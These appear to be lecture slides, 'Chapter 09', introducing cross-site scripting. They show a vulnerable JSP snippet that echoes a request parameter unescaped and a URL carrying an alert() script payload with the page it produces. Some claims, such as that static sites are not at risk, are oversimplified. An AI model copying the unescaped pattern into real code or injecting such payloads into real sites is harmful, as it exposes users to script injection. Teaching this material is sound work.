


- Static websites are not at risk.
- Dynamic websites (using AJAX, Flex, for example) are vulnerable.
- XSS differs from other web attack vectors (e.g., SQL injections), in that it does not directly target the application itself. Instead, the users of the web application are the ones at risk.



Chapter 09



Cross site scripting




Chapter 09

Cross site scripting

Diagram of XSS Attack (another scenario)



- XSS attack's first target is the Client
 - Client trusts server (Does not expect attack)
 - Browser executes malicious script
- But second target = Company running the Server
 - Loss of public image (Blame)
 - Loss of customer trust
 - Loss of money




Chapter 09

Cross site scripting


```
test.jsp - Notepad
File Edit Format Help
<% out.println("welcome " + request.getParameter("name")); %>
```

<http://myserver.com/test.jsp?name=Stefan>




```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

[http://myserver.com/welcome.jsp?name=<script>alert\('Attacked'\)</script>](http://myserver.com/welcome.jsp?name=<script>alert('Attacked')</script>)




```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```





XSS categories :

Two Categories of XSS attacks:

- **Nonaltering (or Non Persistent):** causes no change to the page functionality
- **Altering (or Persistent):** a script injection that can be placed permanently in the database which causes change to the page functionality that will persist each time the page is requested




Types of XSS Attacks



Chapter 09


Cross site scripting: Stored Scripting



